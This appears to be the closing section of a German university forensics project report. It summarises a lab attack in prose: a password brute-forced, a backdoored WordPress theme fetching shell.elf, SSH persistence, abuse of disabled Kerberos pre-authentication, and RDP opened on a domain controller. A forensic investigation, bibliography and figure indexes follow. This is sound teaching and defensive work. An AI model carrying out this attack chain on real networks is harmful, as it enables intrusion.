Die Ausarbeitung zeigt die Risiken von einfachen Fehlern in einem kleinen System auf. Eine Anpassung der These, um weitere Schnittstellen und ein tiefgreifender Eingriff in das System, beispielsweise unter der Nutzung von einer **Ransomware Simulation**, sowie deren forensischen Analyse und Aufarbeitung, wären eine gute Möglichkeit ein tiefgreifenderes Verständnis innerhalb der Materie zu schaffen. Dies setzt gleichermaßen ein grundlegendes Verständnis von Analyse und Programmierung von **Ransomware und Malware** voraus. Welches nicht mehr innerhalb des Zeitrahmens umsetzbar gewesen ist.

### 9.2 Konklusion

Bei der Recherche von Bachelor Thesen, welche sich thematisch mit der Active Directory Forensik befassen, wurde die Bachelorarbeit von Alexander Gritzka analysiert, welche sich vermehrt auf den theoretischen Aufbau und der Konzeptionierung eines virtuellen Netzwerkes, mit einem Domänen-Controller befasst. Des Weiteren beinhaltet die Thesis auch Werkzeuge für die Malwareanalyse. In seinem Ausblick beschreibt Herr Gritzka, dass er sich in

seiner Arbeit nicht mit der Sicherheit der Laborumgebung auseinandersetzt<sup>30</sup>. Unabhängig von der Thesis von Herrn Gritzka, wurde dieser Ansatz ebenfalls zum Teil des Themas der Ausarbeitung für das Forensik Projekt II gemacht.

### 9.3 Fazit

In der vorliegenden Arbeit wurde sich aktiv mit der Schwachstellenausnutzung eines einfachen Fehlers in einem **Active Directory** System auseinandergesetzt, welche zur Übernahme eines gesamten Unternehmens führt. Des Weiteren wurde in der Simulation, ein kleines Unternehmen von einer ungefähren Größe von 10-20 Mitarbeitern gewählt. Hierzu wurde ein Angriff auf einen Webserver durchgeführt, welcher als **Gateway** dient, um tiefer in das dahinterliegende Netzwerk einzudringen. Zu diesem Zweck wurden manuell vier Systeme in einem separierten Netzbereich erstellt und konfiguriert. Zu den Systemen gehören ein Ubuntu Server, auf welchen ein Apache2 Webserver aufgesetzt wurde, ein Domänen-Controller auf Basis von Windows Server, sowie einen Backup Server unter Windows Server.

Für die Implementierung wurden jeweils drei Windows Systeme und ein Linux System ausgewählt. Um es hierbei realistisch zu halten, wurde bewusst, nicht die neuste Software oder ein aktuelles Betriebssystem verwendet. Im Nachgang

---

<sup>30</sup> Vgl. [BA\\_46958\\_Alexander\\_Gritzka.pdf \(hs-mittweida.de\)](#)

erfolgte ein externer Angriff auf den Webserver, wobei das Passwort eines Nutzers, hier der zuständigen Sachbearbeiterin aus dem Bereich **Human Resources**, mittels **Brute-Force Attacke** entschlüsselt wurde. E-Mail Adressen von Mitarbeiter im Personalwesen stehen häufig zur Kontaktaufnahme auf der Webseite des Unternehmens und zeigen eine wahrscheinliche Syntax der zu verwendeten Benutzernamen. Dank des ermittelten Passworts gelang ein Zugriff auf den Webserver. Durch diese Kontrolle gelang es die **php-Seite Themen-Funktionen** derart zu manipulieren, dass bei dem **URL-Aufruf** mit dem Parameter **cmd** der Download eines Programms **shell.elf** ausgeführt wurde. Nach Abschluss des Downloads wurde das Schadprogramm ausführbar gesetzt und führte letztlich zu einer Verbindung auf das Command and Control Framework des Angreifers. In Folge dessen gelang es dem Angreifer Zugang auf das Dateisystem des Ubuntu Servers zu erhalten. Darüber hinaus führte die Verwendung des gleichen Passworts für den lokalen Administrator **superadmin** dazu, dass der Angreifer vollumfänglichen Zugriff auf den Webserver erhielt. Dort fand der Angreifer eine weitere Sicherheitslücke, den Namen eines Nutzers mitsamt Passwort in Klartext vor. Des Weiteren wurde eine Manipulation des SSH-Dienstes vorgenommen, sodass der Angreifer das kompromittierte System vollumfänglich als Gateway nutzen konnte, um die Systeme aus dem zweiten Netzbereich zu erreichen. Zu guter Letzt sicherte der Angreifer eine Persistenz, indem er sich einen **SSH Public Key** hinterlegt. Der Angreifer konnte dadurch einen weiteren Nutzer im Active Directory ermitteln und nutzte eine Sicherheitslücke aus, bei der die **Kerberos Pre-Authentifizierung** ausgeschaltet war. Durch diesen Fehler erlangte der Angreifer einen Hash des Benutzerpasswortes und konnte aufgrund der Tatsache, dass das Passwort sich in einem bekannten Wörterbuch befand, dieses entschlüsseln und hatte demnach Zugriff über das Protokoll **WinRM** auf dem Domänen Controller erhalten. Auf dem Domänen Controller wurde eine Manipulation der Registry, sowie der Firewall durchgeführt, sodass der Angreifer die Möglichkeit hatte, über das Remote Desktop Protocol sich auf den Domänen Controller drauf zu verbinden.

Im Anschluss an den Angriff erfolgt die forensische Analyse des Vorfalls. Der Forensiker hatte hierbei eine Untersuchung am Live System durchgeführt. Es

erfolgte eine Untersuchung der offenen Ports des Webservers, um **mögliche Angriffsvektoren** von außen zu ermitteln. Hierbei stieß der Forensiker auf den von außen erreichbaren **Apache2 Webserver**. Eine tiefergehende Analyse der WordPress Webseite ergab, dass eine Manipulation innerhalb des **php** Quellcodes durchgeführt wurde, welche das Programm **shell.elf** herunterlud. Der Download des Programms ist bestenfalls nachweisbar, wobei nicht nur der Tag und Uhrzeit Zeitstempel noch vorhanden, sowie auch das Programm an sich aufgefunden wurde, ebenso wie die Datei **todo.txt.**, welche den Benutzernamen und Passwort des nicht mehr beschäftigten Praktikanten enthielten. Daraus resultierend erfolgte eine genauere Betrachtung des Domänen Controllers, bei welchem nach einer händischen Analyse und unter der Nutzung Windows eigener Tools, Rekonstruktionen der Manipulationen, des vorgenommenen Angriffes vollzogen wurden.

Eine forensische Untersuchung mittels Kali Linux konnte nur bedingt umgesetzt werden, da für die Analyse keine Images der kompromittierten Systeme zur Verfügung standen und stattdessen eine Live Untersuchung durchgeführt wurde.

## 10 Literaturverzeichnis

- [1] Gritzka, Alexander: Konzeption einer Windows-Laborumgebung zur Untersuchung computerforensischer Artefakte. Mittweida, Hochschule Mittweida, University of Applied Sciences, (2021).
- [2] IONOS. (09.06.2023). WordPress auf Ubuntu installieren: So funktioniert's. <https://www.ionos.de/digitalguide/hosting/blogs/wordpress-ubuntu/> 04.06.2024.
- [3] Phind ai. (2024). Phind (Version 08. Juni 2024) Antwort auf [Erstellung einer Liste mit Namen]. <https://www.phind.com/>.
- [4] Unbekannter Autor. (Ohne Datum). DNS – Domain Name System. <https://www.elektronik-kompodium.de/sites/net/0901141.htm>. 06.06.2024.
- [5] Unbekannter Autor. (Ohne Datum). Microsoft Active Directory. <https://www.elektronik-kompodium.de/sites/net/0905041.htm>. 06.06.2024.
- [6] Unbekannter Autor. (Ohne Datum). DHCP – Dynamic Host Configuration Protocol. <https://www.elektronik-kompodium.de/sites/net/0812221.htm>. 06.06.2024.
- [7] Dipl.-Ing (FH) Stefan Luber / Dr. Jürgen Ehneß. (10.05.2019). Was ist ein Failover? <https://www.storage-insider.de/was-ist-ein-failover-a-816808/>. 05.06.2024.
- [8] Ropnop. (10.07.2017). Upgrading Simple Shells to Fully Interactive TTYs. <https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>. 05.06.2024.
- [9] Derek Melber. (27.04.2021). How to Stop the Kerberos Pre-Authentication Attack in Active Directory. <https://www.tenable.com/blog/how-to-stop-the-kerberos-pre-authentication-attack-in-active-directory>. 08.06.2024.
- [10] IBM. (01.02.2024). Install and Configure Active Directory. <https://www.ibm.com/docs/en/storage-scale-bda?topic=support-install-configure-active-directory>. 23.05.2024.
- [11] Ubuntu. (12.05.2024). Server Installation. [https://wiki.ubuntuusers.de/Server\\_Installation/](https://wiki.ubuntuusers.de/Server_Installation/). 23.05.2024.
- [12] Microsoft. (26.12.2023). So installieren und konfigurieren Sie einen DHCP-Server in einer Arbeitsgruppe. <https://learn.microsoft.com/de-de/troubleshoot/windows-server/networking/install-configure-dhcp-server-workgroup>. 23.05.2024.
- [13] Anshil Dev. (11.12.2022). WORDPRESS AND JOOMLA REVERSE SHELL. <https://anshildev.medium.com/wordpress-and-joomla-reverse-shells-f76dcdbc0339>. 05.06.2024.
- [14] Gamb1t. (04.07.2023). Installing Kali Linux. <https://www.kali.org/docs/installation/hard-disk-install/>. 05.06.2024.

- [15] Microsoft. (ohne Datum). Dateifreigabe über ein Netzwerk in Windows. [https://support.microsoft.com/de-de/windows/dateifreigabe-%C3%BCber-ein-netzwerk-in-windows-b58704b2-f53a-4b82-7bc1-80f9994725bf#ID0EBD=Windows\\_10](https://support.microsoft.com/de-de/windows/dateifreigabe-%C3%BCber-ein-netzwerk-in-windows-b58704b2-f53a-4b82-7bc1-80f9994725bf#ID0EBD=Windows_10). 26.05.2024.
- [16] Rainer Herold (Jarl-Bjoern). (31.05.2024). Installation Manual of Yggdrasil. <https://github.com/Jarl-Bjoern/Yggdrasil/wiki>. 31.05.2024.
- [17] Fortinet. (ohne Datum). Was ist ein DMZ-Netzwerk? [https://www.fortinet.com/de/resources/cyberglossary/what-is-dmz#:~:text=Eine%20demilitarisierte%20Zone%20\(DMZ\)%20ist,und%20privaten%20Netzwerken%20angesiedelt%20ist](https://www.fortinet.com/de/resources/cyberglossary/what-is-dmz#:~:text=Eine%20demilitarisierte%20Zone%20(DMZ)%20ist,und%20privaten%20Netzwerken%20angesiedelt%20ist). 02.06.2024.
- [18] Cloudflare. (ohne Datum). Was ist ein Penetrationstest? <https://www.cloudflare.com/de-de/learning/security/glossary/what-is-penetration-testing/>. 02.06.2024.
- [19] Endorsec. (ohne Datum). Red Team Engagement. <https://endorsec.com/de/red-team-engagement/#:~:text=Ein%20Red%20Team%20Engagement%20trainiert,entwickelnden%20Cyber%2DBedrohungen%20zu%20st%C3%A4rken>. 02.06.2024.
- [20] Eric Amberg. (09.10.2020). Capture The Flag (CTF) Hacking – spielend zum Profi Hacker. <https://hacking-akademie.de/capture-the-flag-ctf-hacking/>. 02.06.2024.
- [21] Hotttest Redaktion. (03.03.2021). Was ist der http Request? Einfach erklärt. <https://www.hosttest.de/artikel/was-ist-der-http-request-einfach-erklaert>. 02.06.2024.
- [22] Fortinet. (ohne Datum). What Is HTTP Proxy? <https://www.fortinet.com/de/resources/cyberglossary/http-proxy>. 04.06.2024.
- [23] Dipl.-Ing (FH) Stefan Luber, Peter Schmitz. (01.07.2021). Was ist ein APT (Advanced Persistent Threat)? <https://www.security-insider.de/was-ist-ein-apt-advanced-persistent-threat-a-1052460/>. 05.06.2024.
- [24] Broadcom. (28.05.2024). Installing Windows 10 as a guest operating system in VMware Workstation 12.x Player. <https://knowledge.broadcom.com/external/article/343732/installing-windows-10-as-a-guest-operati.html>. 29.05.2024.
- [25] NIST Computer Security Resource Center. (ohne Datum). Pivot. <https://csrc.nist.gov/glossary/term/pivot>. 04.06.2024.
- [26] Bundesamt für Sicherheit in der Informationstechnik. (ohne Datum). Was ist Malware? [https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Informationen-und-Empfehlungen/Empfehlungen-nach-Gefahren/Malware/malware\\_node.html#:~:text=Malware%20ist%20ein%20Kunstwort%2C%20das,Regel%20ohne%20Wissen%20des%20Benutzers](https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Informationen-und-Empfehlungen/Empfehlungen-nach-Gefahren/Malware/malware_node.html#:~:text=Malware%20ist%20ein%20Kunstwort%2C%20das,Regel%20ohne%20Wissen%20des%20Benutzers). 05.06.2024.
- [27] Ravi Das. (03.07.2023). Reverse-Shell-Angriffe und wie man sie abwehrt. <https://www.computerweekly.com/de/tipp/Reverse-Shell-Angriffe-und-wie-man-sie-abwehrt>. 05.06.2024.

- 
- [28] Unbekannter Autor. (ohne Datum). ssh\_config(5) – Linux man page. [https://linux.die.net/man/5/ssh\\_config](https://linux.die.net/man/5/ssh_config). 05.06.2024.
- [29] Dipl.-Ing. (FH) Stefan Luber. (28.09.2022). Was ist das MITRE Att&ck Framework? <https://www.security-insider.de/was-ist-das-mitre-attck-framework-a-99bb9d4fc17ce387f41bf1d7dd2ebed0/>. 06.06.2024.
- [30] Unbekannter Autor. (ohne Datum). Gateway. <https://www.elektronik-kompodium.de/sites/net/0901111.htm>. 06.06.2024.
- [31] Unbekannter Autor. (ohne Datum). CIDR – Classless Inter-Domain Routing. <https://www.elektronik-kompodium.de/sites/net/2011231.htm>. 06.06.2024.
- [32] Unbekannter Autor. (ohne Datum). NAT – Network Address Translation. <https://www.elektronik-kompodium.de/sites/net/0812111.htm>. 06.06.2024.
- [33] Gedeon Rauch. (11.09.2020). Was bedeutet LTS? <https://www.dev-insider.de/was-bedeutet-lts-a-ecc57938c992fdd6ac9ca1084a2d3686/>. 06.06.2024.
- [34] SISTRIX Content Team. (13.01.2023). Was ist CSS – Was sind Cascading-Style-Sheets? <https://www.sistrix.de/frag-sistrix/technisches-seo/html/css-cascading-style-sheets/>. 06.06.2024.
- [35] STRATO. (ohne Datum). Was ist PHP und wie nutze ich es? <https://www.strato.de/faq/hosting/was-ist-php-und-wie-nutze-ich-es/>. 06.06.2024.
- [36] Amazon. (ohne Datum). Was ist JavaScript (JS)? <https://aws.amazon.com/de/what-is/javascript/>. 06.06.2024.
- [37] IONOS. (14.03.2023). Was ist HTML (Hyper Text Markup Language)? <https://www.ionos.de/digitalguide/websites/web-entwicklung/was-ist-html/>. 06.06.2024.
- [38] Dipl.-Ing. (FH) Stefan Luber, Peter Schmitz. (13.11.2019). Was ist Kerberos? <https://www.security-insider.de/was-ist-kerberos-a-887891/>. 06.06.2024.
- [39] Michael Buckbee. (30.06.2023). Was ist ein Domänen-Controller, wann wird er gebraucht und eingerichtet? <https://www.varonis.com/de/blog/was-ist-ein-domanen-controller-wann-wird-er-gebraucht-und-eingerichtet>. 06.06.2024.
- [40] Michael Buckbee. (13.01.2023). Was ist ein Proxy-Server und wie funktioniert er? <https://www.varonis.com/de/blog/what-is-a-proxy-server>. 07.06.2024.

---

**11 Bilderverzeichnis**

Abbildung 1: Netzplan des Unternehmens .....	18
Abbildung 2: Durchführung der Angriffssimulation 1/42 .....	27
Abbildung 3: Durchführung der Angriffssimulation 2/42 .....	28
Abbildung 4: Durchführung der Angriffssimulation 3/42 .....	29
Abbildung 5: Durchführung der Angriffssimulation 4/42 .....	30
Abbildung 6: Durchführung der Angriffssimulation 5/42 .....	31
Abbildung 7: Durchführung der Angriffssimulation 6/42 .....	32
Abbildung 8: Durchführung der Angriffssimulation 7/42 .....	32
Abbildung 9: Durchführung der Angriffssimulation 8/42 .....	33
Abbildung 10: Durchführung der Angriffssimulation 9/42 .....	34
Abbildung 11: Durchführung der Angriffssimulation 10/42 .....	35
Abbildung 12: Durchführung der Angriffssimulation 11/42 .....	36
Abbildung 13: Durchführung der Angriffssimulation 12/42 .....	38
Abbildung 14: Durchführung der Angriffssimulation 13/42 .....	39
Abbildung 15: Durchführung der Angriffssimulation 14/42 .....	40
Abbildung 16: Durchführung der Angriffssimulation 15/42 .....	40
Abbildung 17: Durchführung der Angriffssimulation 16/42 .....	41
Abbildung 18: Durchführung der Angriffssimulation 17/42 .....	42
Abbildung 19: Durchführung der Angriffssimulation 18/42 .....	43
Abbildung 20: Durchführung der Angriffssimulation 19/42 .....	46
Abbildung 21: Durchführung der Angriffssimulation 20/42 .....	46
Abbildung 22: Durchführung der Angriffssimulation 21/42 .....	47
Abbildung 23: Durchführung der Angriffssimulation 22/42 .....	47
Abbildung 24: Durchführung der Angriffssimulation 23/42 .....	47
Abbildung 25: Durchführung der Angriffssimulation 24/42 .....	48
Abbildung 26: Durchführung der Angriffssimulation 25/42 .....	48
Abbildung 27: Durchführung der Angriffssimulation 26/42 .....	49
Abbildung 28: Durchführung der Angriffssimulation 27/42 .....	49
Abbildung 29: Durchführung der Angriffssimulation 28/42 .....	50
Abbildung 30: Durchführung der Angriffssimulation 29/42 .....	51
Abbildung 31: Durchführung der Angriffssimulation 30/42 .....	51



---

Abbildung 32: Durchführung der Angriffssimulation 31/42 .....	52
Abbildung 33: Durchführung der Angriffssimulation 32/42 .....	54
Abbildung 34: Durchführung der Angriffssimulation 33/42 .....	54
Abbildung 35: Durchführung der Angriffssimulation 34/42 .....	55
Abbildung 36: Durchführung der Angriffssimulation 35/42 .....	55
Abbildung 37: Durchführung der Angriffssimulation 36/42 .....	55
Abbildung 38: Durchführung der Angriffssimulation 37/42 .....	57
Abbildung 39: Durchführung der Angriffssimulation 38/42 .....	57
Abbildung 40: Durchführung der Angriffssimulation 39/42 .....	59
Abbildung 41: Durchführung der Angriffssimulation 40/42 .....	60
Abbildung 42: Durchführung der Angriffssimulation 41/42 .....	62
Abbildung 43: Durchführung der Angriffssimulation 42/42 .....	62
Abbildung 44: Live Forensik nmap-Scan .....	64
Abbildung 45: Anmeldung auf dem Webserver .....	65
Abbildung 46: Aufgedeckter Schadcode im Theme-Funktionen.....	66
Abbildung 47: SSH-Verbindung mittels Public Key .....	68
Abbildung 48: Überprüfung des /var Verzeichnisses auf Log Daten .....	68
Abbildung 49: Nachweis von dem Download der shell.elf .....	69
Abbildung 50: Auffinden der shell.elf im Verzeichnis /srv/www/wordpress/ .....	69
Abbildung 51: Analyse des Home Verzeichnisses des Administrators.....	69
Abbildung 52: Aufgefundener SSH-Public-Key des Angreifers .....	70
Abbildung 53: Anmeldung auf dem Domänen-Controller .....	70
Abbildung 54: Überprüfung auf temporäre Dateien .....	71
Abbildung 55: Überprüfung der Prozessdienste .....	72
Abbildung 56: Überprüfung der Registry .....	73
Abbildung 57: Überprüfung der Windows Ereignisanzeige 1/9 .....	74
Abbildung 58: Überprüfung der Windows Ereignisanzeige 2/9 .....	74
Abbildung 59: Überprüfung der Windows Ereignisanzeige 3/9 .....	75
Abbildung 60: Überprüfung der Windows Ereignisanzeige 4/9 .....	76
Abbildung 61: Überprüfung der Windows Ereignisanzeige 5/9 .....	77
Abbildung 62: Überprüfung der Windows Ereignisanzeige 6/9 .....	78
Abbildung 63: Überprüfung der Windows Ereignisanzeige 7/9 .....	79
Abbildung 64: Überprüfung der Windows Ereignisanzeige 8/9 .....	79

---

Abbildung 65: Überprüfung der Windows Ereignisanzeige 9/9 .....	80
Abbildung 66: Überprüfung der Firewall 1/2 .....	81
Abbildung 67: Überprüfung der Firewall 2/2 .....	81
Abbildung 68: Überprüfung der Active Directory Benutzer .....	82
Abbildung 69: Download von Windows Server 2019 .....	103
Abbildung 70: Erstellen einer neuen virtuellen Maschine 1/9 .....	104
Abbildung 71: Erstellen einer neuen virtuellen Maschine 2/9 .....	104
Abbildung 72: Erstellen einer neuen virtuellen Maschine 3/9 .....	105
Abbildung 73: Erstellen einer neuen virtuellen Maschine 4/9 .....	106
Abbildung 74: Erstellen einer neuen virtuellen Maschine 5/9 .....	106
Abbildung 75: Erstellen einer neuen virtuellen Maschine 6/9 .....	107
Abbildung 76: Erstellen einer neuen virtuellen Maschine 7/9 .....	108
Abbildung 77: Erstellen einer neuen virtuellen Maschine 8/9 .....	108
Abbildung 78: Erstellen einer neuen virtuellen Maschine 9/9 .....	109
Abbildung 79: Entfernung des Diskettenlaufwerks .....	109
Abbildung 80: Anpassung des Netzwerkadapters .....	110
Abbildung 81: Installation von Windows Server 1/9.....	111
Abbildung 82: Installation von Windows Server 2/9.....	111
Abbildung 83: Installation von Windows Server 3/9.....	112
Abbildung 84: Installation von Windows Server 4/9.....	112
Abbildung 85: Installation von Windows Server 5/9.....	113
Abbildung 86: Installation von Windows Server 6/9.....	113
Abbildung 87: Installation von Windows Server 7/9.....	114
Abbildung 88: Installation von Windows Server 8/9.....	114
Abbildung 89: Installation von Windows Server 9/9.....	115
Abbildung 90: Konfiguration des Domänen-Controllers 1/67.....	115
Abbildung 91: Konfiguration des Domänen-Controllers 2/67.....	117
Abbildung 92: Konfiguration des Domänen-Controllers 3/67.....	117
Abbildung 93: Konfiguration des Domänen-Controllers 4/67.....	118
Abbildung 94: Konfiguration des Domänen-Controllers 5/67.....	118
Abbildung 95: Konfiguration des Domänen-Controllers 6/67.....	119
Abbildung 96: Konfiguration des Domänen-Controllers 7/67.....	120
Abbildung 97: Konfiguration des Domänen-Controllers 8/67.....	120

---

Abbildung 98: Konfiguration des Domänen-Controllers 9/67.....	121
Abbildung 99: Konfiguration des Domänen-Controllers 10/67.....	121
Abbildung 100: Konfiguration des Domänen-Controllers 11/67.....	122
Abbildung 101: Konfiguration des Domänen-Controllers 12/67.....	122
Abbildung 102: Konfiguration des Domänen-Controllers 13/67.....	123
Abbildung 103: Konfiguration des Domänen-Controllers 14/67.....	123
Abbildung 104: Konfiguration des Domänen-Controllers 15/67.....	124
Abbildung 105: Konfiguration des Domänen-Controllers 16/67.....	124
Abbildung 106: Konfiguration des Domänen-Controllers 17/67.....	126
Abbildung 107: Konfiguration des Domänen-Controllers 18/67.....	126
Abbildung 108: Konfiguration des Domänen-Controllers 19/67.....	127
Abbildung 109: Konfiguration des Domänen-Controllers 20/67.....	127
Abbildung 110: Konfiguration des Domänen-Controllers 21/67.....	128
Abbildung 111: Konfiguration des Domänen-Controllers 22/67.....	128
Abbildung 112: Konfiguration des Domänen-Controllers 23/67.....	129
Abbildung 113: Konfiguration des Domänen-Controllers 24/67.....	129
Abbildung 114: Konfiguration des Domänen-Controllers 25/67.....	130
Abbildung 115: Konfiguration des Domänen-Controllers 26/67.....	130
Abbildung 116: Konfiguration des Domänen-Controllers 27/67.....	131
Abbildung 117: Konfiguration des Domänen-Controllers 28/67.....	131
Abbildung 118: Konfiguration des Domänen-Controllers 29/67.....	132
Abbildung 119: Konfiguration des Domänen-Controllers 30/67.....	133
Abbildung 120: Konfiguration des Domänen-Controllers 31/67.....	134
Abbildung 121: Konfiguration des Domänen-Controllers 32/67.....	134
Abbildung 122: Konfiguration des Domänen-Controllers 33/67.....	135
Abbildung 123: Konfiguration des Domänen-Controllers 34/67.....	136
Abbildung 124: Konfiguration des Domänen-Controllers 35/67.....	136
Abbildung 125: Konfiguration des Domänen-Controllers 36/67.....	137
Abbildung 126: Konfiguration des Domänen-Controllers 37/67.....	138
Abbildung 127: Konfiguration des Domänen-Controllers 38/67.....	138
Abbildung 128: Konfiguration des Domänen-Controllers 39/67.....	139
Abbildung 129: Konfiguration des Domänen-Controllers 40/67.....	140
Abbildung 130: Konfiguration des Domänen-Controllers 41/67.....	140

---

Abbildung 131: Konfiguration des Domänen-Controllers 42/67.....	141
Abbildung 132: Konfiguration des Domänen-Controllers 43/67.....	141
Abbildung 133: Konfiguration des Domänen-Controllers 44/67.....	142
Abbildung 134: Konfiguration des Domänen-Controllers 45/67.....	143
Abbildung 135: Konfiguration des Domänen-Controllers 46/67.....	143
Abbildung 136: Konfiguration des Domänen-Controllers 47/67.....	144
Abbildung 137: Konfiguration des Domänen-Controllers 48/67.....	144
Abbildung 138: Konfiguration des Domänen-Controllers 49/67.....	145
Abbildung 139: Konfiguration des Domänen-Controllers 50/67.....	145
Abbildung 140: Konfiguration des Domänen-Controllers 51/67.....	146
Abbildung 141: Konfiguration des Domänen-Controllers 52/67.....	146
Abbildung 142: Konfiguration des Domänen-Controllers 53/67.....	147
Abbildung 143: Konfiguration des Domänen-Controllers 54/67.....	151
Abbildung 144: Konfiguration des Domänen-Controllers 55/67.....	153
Abbildung 145: Konfiguration des Domänen-Controllers 56/67.....	153
Abbildung 146: Konfiguration des Domänen-Controllers 57/67.....	154
Abbildung 147: Konfiguration des Domänen-Controllers 58/67.....	154
Abbildung 148: Konfiguration des Domänen-Controllers 59/67.....	155
Abbildung 149: Konfiguration des Domänen-Controllers 60/67.....	155
Abbildung 150: Konfiguration des Domänen-Controllers 61/67.....	156
Abbildung 151: Konfiguration des Domänen-Controllers 62/67.....	156
Abbildung 152: Konfiguration des Domänen-Controllers 63/67.....	157
Abbildung 153: Konfiguration des Domänen-Controllers 64/67.....	157
Abbildung 154: Konfiguration des Domänen-Controllers 65/67.....	158
Abbildung 155: Konfiguration des Domänen-Controllers 66/67.....	158
Abbildung 156: Konfiguration des Domänen-Controllers 67/67.....	159
Abbildung 157: Download von Ubuntu Server.....	160
Abbildung 158: Installation von Ubuntu Server 1/15.....	160
Abbildung 159: Installation von Ubuntu Server 2/15.....	161
Abbildung 160: Installation von Ubuntu Server 3/15.....	161
Abbildung 161: Installation von Ubuntu Server 4/15.....	162
Abbildung 162: Installation von Ubuntu Server 5/15.....	162
Abbildung 163: Installation von Ubuntu Server 6/15.....	163

---

Abbildung 164: Installation von Ubuntu Server 7/15.....	163
Abbildung 165: Installation von Ubuntu Server 8/15.....	164
Abbildung 166: Installation von Ubuntu Server 9/15.....	164
Abbildung 167: Installation von Ubuntu Server 10/15.....	165
Abbildung 168: Installation von Ubuntu Server 11/15.....	165
Abbildung 169: Installation von Ubuntu Server 12/15.....	166
Abbildung 170: Installation von Ubuntu Server 13/15.....	166
Abbildung 171: Installation von Ubuntu Server 14/15.....	167
Abbildung 172: Installation von Ubuntu Server 15/15.....	167
Abbildung 173: Installation und Konfiguration von WordPress 1/14 .....	169
Abbildung 174: Installation und Konfiguration von WordPress 2/14 .....	169
Abbildung 175: Installation und Konfiguration von WordPress 3/14 .....	169
Abbildung 176: Installation und Konfiguration von WordPress 4/14 .....	169
Abbildung 177: Installation und Konfiguration von WordPress 5/14 .....	170
Abbildung 178: Installation und Konfiguration von WordPress 6/14 .....	170
Abbildung 179: Installation und Konfiguration von WordPress 7/14 .....	171
Abbildung 180: Installation und Konfiguration von WordPress 8/14 .....	171
Abbildung 181: Installation und Konfiguration von WordPress 9/14 .....	172
Abbildung 182: Installation und Konfiguration von WordPress 10/14 .....	172
Abbildung 183: Installation und Konfiguration von WordPress 11/14 .....	173
Abbildung 184: Installation und Konfiguration von WordPress 12/14 .....	174
Abbildung 185: Installation und Konfiguration von WordPress 13/14 .....	175
Abbildung 186: Installation und Konfiguration von WordPress 14/14 .....	176
Abbildung 187: Anpassung der Netzwerkadapter 1/5 .....	177
Abbildung 188: Anpassung der Netzwerkadapter 2/5 .....	177
Abbildung 189: Anpassung der Netzwerkadapter 3/5 .....	178
Abbildung 190: Anpassung der Netzwerkadapter 4/5 .....	178
Abbildung 191: Anpassung der Netzwerkadapter 5/5 .....	179
Abbildung 192: Erstellung einer Textdatei mit Klartextkennwort.....	179
Abbildung 193: Download des Media Creation Tools.....	181
Abbildung 194: Ausführung des Media Creation Tools 1/6 .....	181
Abbildung 195: Ausführung des Media Creation Tools 2/6 .....	182
Abbildung 196: Ausführung des Media Creation Tools 3/6 .....	182

---

Abbildung 197: Ausführung des Media Creation Tools 4/6 .....	183
Abbildung 198: Ausführung des Media Creation Tools 5/6 .....	183
Abbildung 199: Ausführung des Media Creation Tools 6/6 .....	184
Abbildung 200: Konfiguration des Windows Clients 1/6 .....	185
Abbildung 201: Konfiguration des Windows Clients 2/6 .....	185
Abbildung 202: Konfiguration des Windows Clients 3/6 .....	186
Abbildung 203: Konfiguration des Windows Clients 4/6 .....	186
Abbildung 204: Konfiguration des Windows Clients 5/6 .....	187
Abbildung 205: Konfiguration des Windows Clients 6/6 .....	187
Abbildung 206: Download von Kali Linux 1/3 .....	189
Abbildung 207: Download von Kali Linux 2/3 .....	189
Abbildung 208: Download von Kali Linux 3/3 .....	190
Abbildung 209: Installation von Kali Linux 1/23 .....	192
Abbildung 210: Installation von Kali Linux 2/23 .....	192
Abbildung 211: Installation von Kali Linux 3/23 .....	193
Abbildung 212: Installation von Kali Linux 4/23 .....	193
Abbildung 213: Installation von Kali Linux 5/23 .....	194
Abbildung 214: Installation von Kali Linux 6/23 .....	194
Abbildung 215: Installation von Kali Linux 7/23 .....	195
Abbildung 216: Installation von Kali Linux 8/23 .....	195
Abbildung 217: Installation von Kali Linux 9/23 .....	196
Abbildung 218: Installation von Kali Linux 10/23 .....	196
Abbildung 219: Installation von Kali Linux 11/23 .....	197
Abbildung 220: Installation von Kali Linux 12/23 .....	197
Abbildung 221: Installation von Kali Linux 13/23 .....	198
Abbildung 222: Installation von Kali Linux 14/23 .....	198
Abbildung 223: Installation von Kali Linux 15/23 .....	199
Abbildung 224: Installation von Kali Linux 16/23 .....	199
Abbildung 225: Installation von Kali Linux 17/23 .....	200
Abbildung 226: Installation von Kali Linux 18/23 .....	200
Abbildung 227: Installation von Kali Linux 19/23 .....	201
Abbildung 228: Installation von Kali Linux 20/23 .....	201
Abbildung 229: Installation von Kali Linux 21/23 .....	202

---

Abbildung 230: Installation von Kali Linux 22/23 .....	202
Abbildung 231: Installation von Kali Linux 23/23 .....	203
Abbildung 232: Download und Ausführung von Yggdrasil.....	204
Abbildung 233: Anwendung von Yggdrasil 1/8 .....	204
Abbildung 234: Anwendung von Yggdrasil 2/8 .....	205
Abbildung 235: Anwendung von Yggdrasil 3/8 .....	205
Abbildung 236: Anwendung von Yggdrasil 4/8 .....	206
Abbildung 237: Anwendung von Yggdrasil 5/8 .....	206
Abbildung 238: Anwendung von Yggdrasil 6/8 .....	207
Abbildung 239: Anwendung von Yggdrasil 7/8 .....	208
Abbildung 240: Anwendung von Yggdrasil 8/8 .....	209
Abbildung 241: Anwendung von Yggdrasil 1/3 .....	210
Abbildung 242: Anwendung von Yggdrasil 2/3 .....	210
Abbildung 243: Anwendung von Yggdrasil 3/3 .....	211

## 12 Listingverzeichnis

Listing 1: Anlegung der Organization Units (OUs).....	148
Listing 2: Anlegung und Zuordnung der Benutzer .....	150



## 13 Tabellenverzeichnis

Tabelle 1: Mitarbeiterübersicht .....	20
Tabelle 2: Übersicht der Zugangsdaten .....	21
Tabelle 3: Ressourcenaufteilung - Domain-Controller.....	22
Tabelle 4: Ressourcenaufteilung - Webserver.....	23
Tabelle 5: Ressourcenaufteilung - Windows Client .....	23
Tabelle 6: Ressourcenaufteilung - Backup01 .....	24
Tabelle 7: Ressourcenaufteilung - Angriffsumgebung.....	25
Tabelle 8: Ressourcenaufteilung - Forensische Arbeitsstation.....	25
Tabelle 9: Glossar .....	213

## **14 Anlagenverzeichnis und Anlagen**

### **14.1 Installation der Serverkomponenten**

